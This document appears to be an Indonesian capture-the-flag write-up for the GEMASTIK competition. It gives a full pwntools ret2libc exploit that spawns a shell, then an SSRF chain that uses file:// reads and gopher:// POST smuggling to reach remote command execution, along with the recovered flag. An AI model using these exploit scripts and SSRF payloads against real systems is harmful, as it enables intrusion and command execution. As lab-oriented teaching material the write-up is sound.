


```
gef➤  p &gift
$1 = (<data variable, no debug info> *) 0x404c <gift>
```

Untuk meleak libc address, kita akan gunakan **got (disini saya pilih printf)** yang akan dibantu di leak menggunakan **puts**, untuk paddingnya sendiri ada di **280**. Lalu kita akan return ke main lagi untuk melakukan **ret2libc**. Jadi payload akhirnya akan seperti ini.

```
from pwn import *

binary = './pwnworld'
r = remote('ctf-gemastik.ub.ac.id',10012)
#r = process(binary)
p = process('./runer')
```

```python
elf = context.binary = ELF(binary)
context.terminal = ['tmux', 'splitw', '-h']
libc = ELF('./libc.so.6')

time = p.recvline()
time = time.strip().split(b' ')[2]

r.sendline(time)
r.recvuntil(b'to you: ')
leak = int(r.recvline(),16)
base_address = leak - 0x404c
elf.address = base_address

#Payload (LEAK)
pop_rdi = base_address + 0x00000000000012b5
payload = b'a'*280
payload += p64(pop_rdi)
payload += p64(elf.sym['got.printf'])
payload += p64(elf.sym['plt.puts'])
payload += p64(elf.sym['main'])
r.sendline(payload)
r.recvline()

#Addresses
leak = u64(r.recvline().strip().ljust(8,b'\x00'))
printf = leak
libc.address = leak - libc.sym['printf']
ret = base_address + 0x101a
system = libc.address + 0x4ebf0

p = process('./runer')
time = p.recvline()
time = time.strip().split(b' ')[2]
r.sendline(time)

#Log
log.info(f'Base Address: {hex(leak)}')
log.info(f'Printf GOT: {hex(printf)}')
log.info(f'Libc Base: {hex(libc.address)}')
log.info(f'System : {hex(system)}')
log.info(f'ret : {hex(ret)}')
log.info(f'pop rdi: {hex(pop_rdi)}')

#RET2LIBC
payload = b'a'*280
payload += p64(pop_rdi)
payload += p64(next(libc.search(b'/bin/sh')))
payload += p64(ret)
payload += p64(system)

r.sendline(payload)
r.interactive()
```




```
┌──(kiinzu㉿Kiinzu)-[~/GEMASTIK]
└─$ python3 bum.py
[+] Opening connection to ctf-gemastik.ub.ac.id on port 10012: Done
[+] Starting local process './runer': pid 10848
[*] '/home/kiinzu/GEMASTIK/pwnworld'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/kiinzu/GEMASTIK/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './runer': pid 10850
[*] Base Address: 0x7f0b2aebaef0
[*] Printf GOT: 0x7f0b2aebaef0
[*] Libc Base: 0x7f0b2ae65000
[*] System : 0x7f0b2aeb3bf0
[*] ret : 0x5645c914e01a
[*] pop rdi: 0x5645c914e2b5
[*] Switching to interactive mode
What number would you like to guess? Congrats! You win!
Since you win, I will give this to you: 0x5645c915104c
Any feedback? See yaa
$ ls
flag.txt
pwnworld
run_challenge.sh
$ cat flag.txt
gemastik{a300e83bb7e048e6c1bad3ff62610ef3c6ca2e4b8760e03c4bc10cf3aad0b027}$
```

Flag:
gemastik{a300e83bb7e048e6c1bad3ff62610ef3c6ca2e4b8760e03c4bc10cf3aad0b027}

Web Exploitation

Databreach

Diberikan link berikut pada deskripsi soal




Databreach

476

Author: Linz


http://ctf-gemastik.ub.ac.id:10022/

Terdapat source code dari aplikasi yang diperlihatkan




```
<?php

//secret.php?
if (!isset($_GET['url'])) {
    die(highlight_file(__FILE__));
}

$url = $_GET['url'];

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 10);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);

$response = curl_exec($ch);
curl_close($ch);

echo $response;

?> 1
```

Apabila kita analisa, maka bisa disimpulkan bahwa program akan melakukan curl request terhadap input yang kita masukkan pada parameter “url”. Dari sini sebenarnya sudah bisa ditebak kalau arahnya ke SSRF (tapi di note aja dulu). Di code tersebut juga diperlihatkan file secret.php yang ketika kita akses menggunakan protocol FILE://. Untuk mengetahui direktori http server saat ini, saya coba membaca file config dari apache yang berada pada /etc/apache2/sites-enabled/000-default.conf



```
Not secure | view-source:ctf-gemastik.ub.ac.id:10022/?url=file:////etc/apache2/sites-enabled/000-default.conf
Line wrap
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn
```

Baca flag secret.php




```
Not secure | view-source:ctf-gemastik.ub.ac.id:10022/?url=file:////var/www/html/secret.php
Line wrap
<?php

include 'config.php';

$res = NULL;

if ($_SERVER['REMOTE_ADDR'] === "127.0.0.1") {
    if ($_SERVER['REQUEST_METHOD'] === "POST" && isset($_POST['role']) && isset($_POST['query']) && $_POST['role'] === "admin") {

            try {
                $query = $_POST['query'];
                $stmt = $conn->query($query);

                $result = $stmt->fetchAll(PDO::FETCH_ASSOC);

                print_r($result);
            } catch (PDOException $e) {
                system($query);
                die("Query failed: " . $e->getMessage());
            }
    }
}
```

Setelah dianalisa, kita dapat mengetahui bahwa file secret.php berguna untuk melakukan query terhadap database. Akan tetapi agar hal tersebut dapat dilakukan, dibutuhkan beberapa kondisi yang harus dipenuhi, yakni:

- Request harus berasal dari localhost (127.0.0.1)
- Harus berupa POST Request
- Memiliki body “role” dengan value “admin”
- Memiliki body “query” sebagai command yang akan dijalankan

Kemudian perlu diperhatikan, apabila query ke database menghasilkan error, maka query yang kita input akan dipakai pada function system(). Disini sudah terlihat bahwa goals kita adalah untuk mendapatkan RCE pada sistem.

Dari file secret.php, terlihat bahwa file config.php digunakan. Isinya seperti berikut



Not secure | view-source:ctf-gemastik.ub.ac.id:10022/?url=file:////var/www/html/config.php

Line wrap

```php
<?php
$servername = "gemastik-databreach";
$username = "db_databreach";
$password = "Password!!!!";
$dbname = 'databreach';
try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    // echo "Connected successfully";
    }
catch(PDOException $e)
    {
    echo "Connection failed: " . $e->getMessage();
    }
?>
```

Awalnya saya mencoba untuk melakukan SSRF ke service mysql dan mendapatkan flag dari database menggunakan protocol GOPHER. Namun tidak berhasil karena ternyata protocol tersebut hanya mendukung mysql tanpa password.


Balik lagi ke secret.php, disini saya mencari solusi agar dapat mengirimkan POST request melalui SSRF yang sudah ditemukan diawal. Didapatilah artikel china berikut https://zhuanlan.zhihu.com/p/112055947?utm_id=0

Artikel tersebut menjelaskan bahwa protocol GOPHER ternyata bisa digunakan untuk mengirimkan POST. Langsung saja crafting payloadnya.

```
GET
/?url=gopher%3a//127.0.0.1%3a80/_POST%2520/secret.php%2520HTTP/1.1%250d%250aHost%3a%2520127.0.0.1%250d%250aContent-Type%3a%2520application/x-www-form-urlencoded%250d%250aContent-Length%3a%252019%250d%250a%250d%250arole%3dadmin%26query%3did%250d%250a HTTP/1.1
Host: ctf-gemastik.ub.ac.id:10022
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Connection: close
```


Kalau di decode kurang lebih nampak seperti berikut


Decoded from: URL encoding

```
gopher://127.0.0.1:80/_POST /secret.php HTTP/1.1\r\n
Host: 127.0.0.1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 19\r\n
\r\n
role=admin&query=id\r\n
```

Yang perlu diperhatikan adalah Content-Length. Content-Length harus selalu di update mengikuti total character yang dikirimkan sebagai body.


Didapatilah respond berikut



```
HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 17:09:02 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Content-Length: 495
Connection: close
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 17:09:02 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

37
uid=33(www-data) gid=33(www-data) groups=33(www-data)

da
Query failed: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'id' at line 1
0
```


Kemudian saya mencari flag (biasanya ada di root directory /)

```
gopher%3a//127.0.0.1%3a80/_POST%2520/secret.php%2520HTTP/1.1%250d%250aHost%3a%2520127.0.0.1%250d%250aContent-Type%3a%2520application/x-www-form-urlencoded%250d%250aContent-Length%3a%252021%250d%250a%250d%250arole%3dadmin%26query%3dls+/%250d%250a
```



Decoded from: URL encoding

```
gopher://127.0.0.1:80/_POST /secret.php HTTP/1.1
\r \n
Host: 127.0.0.1 \r \n
Content-Type: application/x-www-form-urlencoded
\r \n
Content-Length: 21 \r \n
\r \n
role=admin&query=ls / \r \n
```




Response

